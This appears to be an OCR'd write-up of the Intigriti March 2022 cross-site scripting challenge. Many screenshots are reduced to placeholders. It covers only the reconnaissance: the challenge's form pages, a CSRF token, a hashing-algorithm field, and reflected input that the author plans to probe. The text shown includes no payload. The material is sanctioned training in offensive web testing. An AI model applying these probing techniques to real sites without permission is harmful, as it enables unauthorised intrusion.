
Intigriti March 2022 Challenge: XSS Challenge 0322 by BrunoModificato

In March ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member @BrunoModificato.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon


As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.


The challenge started at following URL: https://challenge-0322.intigriti.io/




The most important here is the iframe at the bottom to “send a safe message, and don’t forget to hash it :D”.

By checking the source code we can find the direct link towards this iframe page.






So this reveals following page: https://challenge-0322.intigriti.io/challenge/LoveSender.php




Hashing algorithms (a lot more then these 2 exist but that is out of scope for this challenge):
https://en.wikipedia.org/wiki/MD5
https://en.wikipedia.org/wiki/SHA-1
…

Enough about hashing algorithms so normally we should dive into the source code and check for possible clues there. Now we are facing a PHP page, PHP runs at the server side and this has consequences that we are not able to see the PHP code. With Javascript which runs at the client side (in most cases) we are able to get the source code and see the Javascript code itself.




This we can easily find out when using the “View page source” function of the “LoveSender.php” page. The **source code only shows the HTML** of that page and not the PHP functionality as that is not handled at the client side but at the server side.
The server takes our “PlainText” input and “Hashing algorithm” does his magic and calculates the hash before it is shown to us.


There is one thing in the page source that should catch our eye. The form where we submit our “PlainText” and “Hashing algorithm” contains some kind of token which seems to be a random value.
This smells like some kind of CSRF protection (https://portswigger.net/web-security/csrf)



Next step is simply using the application to see what is exactly happening. For the “PlainText” input field we can enter “test” and for the “Hashing algorithm” we can use “MD5”




We click the “submit” button and end up with following page:



This reveals following to us:

Our input was taken by this page: https://challenge-0322.intigriti.io/challenge/LoveSender.php
The output is shown at another page:https://challenge-0322.intigriti.io/challenge/LoveReceiver.php

The output page “LoveReceiver.php” source code again does not reveal anything interesting because all the “magic” is done server side.




There are still 2 things our we can keep in mind here for our initial recon:


1) Our “PlainText” input value is reflected in the LoveReceiver.php page
2) The developer of this application left us a hint about his XSS protection/filtering

Ok this could conclude our recon but there is always one thing more to try. What if we input something unexpected. Lets say we try the XSS filter if it really works and what if we use a non existing Hashing algorithm?


The XSS filter:




Seems to be reflected but no popup thus XSS did not fire:



We inspect the reflected image in the source code:




